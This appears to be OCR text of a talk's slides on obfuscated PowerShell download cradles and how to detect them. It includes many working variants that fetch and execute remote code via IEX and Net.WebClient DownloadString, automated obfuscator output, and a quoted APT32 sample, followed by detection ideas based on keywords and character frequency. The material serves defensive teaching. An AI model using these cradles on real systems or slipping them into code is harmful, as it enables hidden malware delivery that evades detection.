- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
    - So we add the Invoke-Command family to our arguments…
    - And add in ticks…

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
    - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M || . "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
    - Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
    - Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion

1. **[Scriptblock]::Create**("Write-Host Script Block Conversion")
2. $ExecutionContext.InvokeCommand.**NewScriptBlock**("Write-Host Script Block Conversion")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too!

1. ([Type]("Scr"+"ipt"+"block"))::("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion")
2. $a = ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; $b = $a."`I`N`V`o`k`e`C`o`m`m`A`N`d"; $b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex"+"pres"+"sion")

- Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
- Of course not, because we can convert strings to script blocks!

Obfuscating the Cradle

- `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

.Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too!

And **Invoke-CradleCrafter** has even more invocation options (and obfuscation techniques)!

```
Choose one of the below Memory\PsWebString\Invoke options to APPLY to current cradle:

[*] MEMORY\PSWEBSTRING\INVOKE\1         No Invoke          --> For testing download sans IEX
[*] MEMORY\PSWEBSTRING\INVOKE\2         PS IEX             --> IEX/Invoke-Expression
[*] MEMORY\PSWEBSTRING\INVOKE\3         PS Get-Alias       --> Get-Alias/GAL
[*] MEMORY\PSWEBSTRING\INVOKE\4         PS Get-Command     --> Get-Command/GCM
[*] MEMORY\PSWEBSTRING\INVOKE\5         PS1.0 GetCmdlet    --> $ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\6         PS1.0 Invoke       --> $ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\7         ScriptBlock+ICM    --> ICM/Invoke-Command/.Invoke()
[*] MEMORY\PSWEBSTRING\INVOKE\8         PS Runspace        --> [PowerShell]::Create() (StdOut)
[*] MEMORY\PSWEBSTRING\INVOKE\9         Concatenated IEX   --> .($env:ComSpec[4,15,25]-Join'')
[*] MEMORY\PSWEBSTRING\INVOKE\10        Invoke-AsWorkflow  --> Invoke-AsWorkflow (PS3.0+)


Invoke-CradleCrafter\Memory\PsWebString\Invoke>
```


Breathe

More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
  - Reverse string: $reverseCmd = ")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(";
    1. Traverse the string in reverse and join it back together
       IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX
```

    2. Cast string to char array and use .Net function to reverse and then join it back together
       $reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray);
       IEX ($reverseCmdCharArray -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; $reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray); IEX ($reverseCmdCharArray -Join '') | IEX
```

    3. .Net Regex the string RightToLeft and then join it back together
       IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $reverseCmd = \")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(\"; IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
```

More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
  - Reverse string:
  - Split string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
    1. Split the string on the delimiter and join it back together
       IEX ($cmdWithDelim.Split("~~") -Join '') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  $cmdWithDelim = \"(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')\"; IEX ($cmdWithDelim.Split(\"~~\") -Join '') | IEX
```

More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
  - Reverse string:
  - Split string:
  - Replace string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
    1. PowerShell's .Replace
       IEX $cmdWithDelim.Replace("~~","") | IEX
    2. .Net's -Replace (and -CReplace which is case-sensitive replace)
       IEX ($cmdWithDelim -Replace "~~","") | IEX
    3. PowerShell's -f format operator
       IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell  IEX ('({0}w-Object {0}t.WebClient).{1}String(\"{2}bit.ly/L3g1t\")' -f 'Ne', 'Download','https://') | IEX
```

More Obfuscation Techniques

- Additional command line obfuscation techniques via string manipulation
  - Reverse string:
  - Split string:
  - Replace string:
  - Concatenate string: $c1="(New-Object Net.We"; $c2="bClient).Downlo"; $c3="adString('https://bit.ly/L3g1t')";
    1. PowerShell's -Join (w/o delimiter)
       IEX ($c1,$c2,$c3 -Join '') | IEX
    2. PowerShell's -Join (with delimiter)
       IEX ($c1,$c3 -Join $c2) | IEX
    3. .Net's Join
       IEX ([string]::Join($c2,$c1,$c3)) | IEX
    4. .Net's Concat
       IEX ([string]::Concat($c1,$c2,$c3)) | IEX
    5. + operator / concat without + operator
       IEX ($c1+$c2+$c3) | IEX / IEX "$c1$c2$c3" | IEX

More Obfuscation Techniques


- Automated Obfuscation via **Invoke-Obfuscation**?
  - IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t')


More Obfuscation Techniques

- Automated Obfuscation via **Invoke-Obfuscation**?
  - IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t')

```
.("{1}{0}" -f 'X','IE') (&("{3}{2}{1}{0}"-f'ct','-Obje','w','Ne') ("{0}{2}{1}"-f 'N','nt','et.WebClie')).("{2}{0}{1}{3}"-f'dSt','rin','Downloa','g').Invoke(("{5}{0}{3}{4}{1}{2}"-f'tp:/','3','g1t','/','bit.ly/L','ht'))
```

More Obfuscation Techniques





- Automated Obfuscation via **Invoke-Obfuscation**?
  - IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g

APT32
Vietnamese attacker
(aka OceanLotus)


```
. ( $PShoMe[21]+$psHOMe[34]+'X')
((("{14}{11}{7}{46}{5}{30}{22}{24}{68}{78}{0}{59}{67}{31}{38}{55}{16}{69}{51}{17}{23}{8}{35}{6}{71}{34}{50}{64}{60}
{58}{47}{10}{48}{65}{37}{40}{21}{56}{43}{53}{52}{9}{12}{74}{26}{36}{2}{15}{70}{61}{75}{66}{49}{29}{77}{42}{32}{1}
{4}{33}{54}{76}{13}{73}{45}{18}{19}{28}{62}{20}{41}{27}{44}{3}{25}{72}{57}{63}{39}{79}" -f
'(&','}{2}','A','j6T,j6','PA','6T','6T)','f','w','entj6T)','ebj6','AM-',').(PA',' j6T.lj6','.(PAM{1}{0}P','M-
fj6T','jectj6T,j','6T','3','j','tj6T,','6','j6T,',',j6TNe','j6TIE','Th','}{1}{0','6','6','rinj6T,j6TDownj6','X','1}{0}','}{0}{1','M','1}{0
}','j','}P','TNe','PA','itj6','j','j','}{5',',j6','T/','6Ty/L',' j','6Tt.W','T','t','{','-Oj','Cli','T','-','M-fj6Tb','T','/j','-f
j','(PA','M','j6','T,j6Tg1','6T,j6Tb','2}PA',',j6','oadS','M{2}{','j','6T','g','
(PAM{','ttp:','T,j','M{2','T,j6Tl','f','T).Invoke((PAM{4}{3','6T)
','T))')).replACE(([Char]80+[Char]65+[Char]77),[stRIng][Char]34).replACE('j6T',[stRIng][Char]39) )
```

More Obfuscation Techniques

- Automated Obfuscation via **Invoke-CradleCrafter**?
  - IEX (New-Object Net.WebClient) .DownloadString('http://bit.ly/L3g1t')

More Obfuscation Techniques

- Automated Obfuscation via **Invoke-CradleCrafter**?
  - IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')




```
SI Variable:/4 'http://bit.ly/L3g1t';SV Bm 'Net.WebClient';ls panyo*;SV 8i (.(ChildItem
Variable:\E*Cont*).Value.(((ChildItem Variable:\E*Cont*).Value|Member)[6].Name).(((ChildItem
Variable:\E*Cont*).Value.(((ChildItem Variable:\E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item
Variable:\_).Value.Name-like'*Cm*t'}).Name).Invoke((ChildItem Variable:\E*Cont*).Value.(((ChildItem
Variable:\E*Cont*).Value|Member)[6].Name).(((ChildItem Variable:\E*Cont*).Value.(((ChildItem
Variable:\E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item Variable:\_).Value.Name-
like'G*om*e'}).Name).Invoke('*w-*ct',$TRUE,1))(GV Bm).Value);Set-Variable b (((((GV 8i -
Valu)).PsObject.Methods)|Where{$_.Name-clike'D*g'}).Name);(GV 8i -Valu).((Variable b).Value).Invoke((GV 4 -
ValueOn))|.(Get-Variable E*xt).Value.InvokeCommand.(((Get-Variable E*xt).Value.InvokeCommand|Member|Where-
Object{(Get-Item Variable:\_).Value.Name-like'*Cm*ts'}).Name).Invoke('*e-*pr*n')
```

More Obfuscation Techniques

@mutaguchi came up with this concept in 2010!

```
${-'*}=+$( ); ${ }= ${-'*} ; ${(+} =++ ${-'*};${)}=(${-'*}=${-'*}+${(+} ) ; ${'/}= (${-'*} =${-'*}+ ${(+} ); ${@}
${-'*}=${-'*} + ${(+}) ; ${~ =} =( ${-'*}= ${-'*}+ ${(+}); ${;} =(${-'*} =${-'*}+${(+}) ; ${+} = (${-'*}= ${-'*} +
${(+}) ; ${]} = ( ${-'*} =${-'*} + ${(+});${-}= (${-'*}=${-'*} + ${(+} ) ; ${-$.}="["+ "$( @{ }) "[${+}]
+"$(@{})"["${(+}" +"${-}"]+ "$(@{} )"["${)}"+ "${ }" ] + "$? "[${(+} ] +"]";${-'*}="".("$(@{} )"[ "${(+}" +
"${@}"]+"$(@{} ) "[ "${(+}" + "${;}" ]+ "$(@{} )"[ ${ }]+"$(@{ })"[ ${@}] +"$? "[${(+}]+"$(@{} ) "[${'/}]) ; ${-
'*} ="$(@{ } )"[ "${(+}" + "${@}"] +"$(@{ })"[${@}]+ "${-'*}"["${)}"+"${+}"] ; "${-'*}(${-$.}${+}${'/} + ${-
$.}${;}${-} +${-$.}${]}${]} + ${-$.}${'/}${)} + ${-$.}${@}${ }+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+} +${-$.}${(+}${(+}${-
}+ ${-$.}${@}${~ =} + ${-$.}${+}${-} + ${-$.}${-}${]}+${-$.}${(+}${ }${;} + ${-$.}${(+}${ }${(+}+${-$.}${-}${-}+${-
$.}${(+}${(+}${;}+ ${-$.}${'/}${)}+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${;}+${-$.}${@}${;} +${-
$.}${]}${+} + ${-$.}${(+}${ }${(+} +${-$.}${-}${]}+${-$.}${;}${+} + ${-$.}${(+}${ }${]} +${-$.}${(+}${ }${~ =} +${-
$.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${(+}${;} + ${-$.}${@}${(+} + ${-$.}${@}${;}+${-$.}${;}${]}+ ${-
$.}${(+}${(+}${(+} +${-$.}${(+}${(+}${-} + ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${ }${]} + ${-$.}${(+}${(+}${(+} + ${-$.}${-
}${+}+${-$.}${(+}${ }${ } +${-$.}${]}${'/}+${-$.}${(+}${(+}${;}+ ${-$.}${(+}${(+}${@}+ ${-$.}${(+}${ }${~ =} + ${-
$.}${(+}${(+}${ } + ${-$.}${(+}${ }${'/}+ ${-$.}${@}${ }+ ${-$.}${'/}${-}+${-$.}${(+}${ }${@}+${-$.}${(+}${(+}${;} +${-
$.}${(+}${(+}${;} + ${-$.}${(+}${(+}${)}+${-$.}${~ =}${]}+${-$.}${@}${+}+${-$.}${@}${+} + ${-$.}${-}${]}+${-
$.}${(+}${ }${~ =} + ${-$.}${(+}${(+}${;} +${-$.}${@}${;}+ ${-$.}${(+}${ }${]} +${-$.}${(+}${)}${(+}+ ${-$.}${@}${+}
+${-$.}${+}${;}+ ${-$.}${~ =}${(+} +${-$.}${(+}${ }${'/}+ ${-$.}${@}${-} +${-$.}${(+}${(+}${;}+${-$.}${'/}${-} + ${-
$.}${@}${(+})"|. ${-'*}
```

More Obfuscation Techniques

@mutaguchi came up with this concept in 2010!

```
${     }= + $( ); ${      }= ${     } ; ${    } =++${     } ;${  }= (${     }= ${     }+${    });${   }=(${     } = ${
} ) ;${      }=( ${     }= ${     } +${    } ) ;${     } =( ${     } = ${     } +${    } );${ } = ( ${     }= ${     } +${
) ;${        }=( ${     }= ${     } + ${    }) ; ${ } =(${     }= ${     } +${    }); ${       } =(${     } = ${     } +${    });
${   } = "[" +"$(@{ })"[ ${        }] + "$(@{})"[ "${    }${       }"]+ "$(@{ } )"[ "${  }${      }"] + "$? "[${    }]+"]" ;
${     } =".("$( @{ }) "[ "${    }${       }"]+"$(@{ } )"["${    }${ }" ]+"$( @{}) "[ ${      } ]+"$(@{} ) "[ ${       } ]+
"$?"[ ${    } ] +"$(@{ }) "[ ${    }]);${     } = "$( @{} ) "[ "${    }" + "${       }" ] +"$( @{ }) "[ ${       } ]+"${
}"[ "${  }" + "${       }" ]; & ${     } ( " ${   }${       }${    } +${   }${ }${      } + ${   }${ }${ }+ ${   }${    }${  }
+${   }${      }${      }+ ${   }${       }${ }+${   }${    }${      }${    }+ ${   }${    }${    }${       }+ ${   }${      }${
}+ ${   }${       }${       }+ ${   }${       }${ }+${   }${    }${      }${ }+ ${   }${    }${      }${    } +${   }${      }${
}+ ${   }${    }${    }${ }+${   }${   }${  }+ ${   }${       }${ }+${   }${    }${      }${    } +${   }${    }${    }${ }+${   }${
}${ } +${   }${ }${       } +${   }${    }${      }${    } +${   }${       }${ } +${   }${ }${       }+ ${   }${    }${      }${ }
+ ${   }${    }${      }${    }+${   }${    }${      }${    }+${   }${    }${    }${      }+${   }${    }${    }${ }+ ${   }${
}${    } + ${   }${       }${ }+ ${   }${ }${ }+ ${   }${    }${    }${    } +${   }${    }${    }${       }+${   }${    }${    }${
}+${   }${    }${      }${ }+ ${   }${    }${    }${    } +${   }${       }${       } + ${   }${    }${      }${      }+ ${   }${ }${
}+${   }${    }${    }${ } +${   }${    }${    }${      } + ${   }${    }${      }${    }+ ${   }${    }${    }${       }+${   }${
}${      }${   } + ${   }${       }${      }+ ${   }${   }${       }+${   }${    }${      }${       } +${   }${    }${    }${ } +${
}${    }${    }${ }+ ${   }${    }${    }${  }+${   }${    }${ } + ${   }${      }${       }+ ${   }${      }${       } + ${   }${
}${ } +${   }${    }${      }${    }+ ${   }${    }${ }+ ${   }${      }${ } +${   }${    }${      }${ }+${   }${    }${  }${
} + ${   }${       }${       } + ${   }${       }${ }+${   }${    }${    } +${   }${    }${      }${   } + ${   }${      }${
}+${   }${    }${    }${ } + ${   }${   }${       } + ${   }${      }${    }| ${     }")
```

More Obfuscation Techniques

- NEW Automated Obfuscation via **Invoke-Obfuscation**?

```
'

' | % {$Script = $_ -Split '' | % {'                ';  $_.Split('
') | % {$_.Length-1}} ; $DecodedCommand = [Char[]][Int[]]($Script[0..($Script.Length-1)] -Join '').Trim('
').Split('     ') -Join ''; IE`X $DecodedCommand}
```


FATALITY



STAND BACK
I'M GOING TO TRY
SCIENCE

THIS ISN'T NORMAL!

Untitled - Notepad

File Edit Format View Help

```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-
Exp','r','ssion') (&( "{2}{0}{1}"-f'w-
Obje','ct','Ne') ( "{0}{1}{2}{3}"-f
'N','et.','Web','Client') ).("{0}{3}{1}
{2}{4}"-f'Downl','ad','S','o','tring'
).Invoke(( 'http' + ':'+'/'+'/bi'
+'t.ly'+'/L3g1t' ))
```



```
## The Token-based obfuscation that relies on the Format operator
PS > Measure-CharacterFrequency C:\temp\tokenall.ps1 | Select -First 10

Name Percent
---- -------
'     20.175
{      7.456
}      7.456
,      5.702
E      3.947
T      3.509
N      3.509
"      3.509
(       3.07
)       3.07

## The one that relies on Invoke-Expression
PS > Measure-CharacterFrequency C:\temp\symbolic.ps1 | Select -First 10


Name Percent
---- -------
$     21.808
{     21.659
}     21.659
+     13.313
"      7.452
=      2.832
[      2.086
(      1.689
;       1.54
)      1.341
```

```
PS C:\PowerShellCorpus\PoshCode>

Name Percent
---- -------
E       9.912
T       7.414
A       5.512
R        5.43
S       5.303
I       5.041
N       5.025
O       4.944
L       3.509
M         3.3
C       3.191
$       3.076
P       2.914
D       2.753
U        2.29
-       1.955
.       1.917
"       1.822
F       1.626
G       1.526
```

Avg Char Freq of ALL 3.4K PoshCode scripts

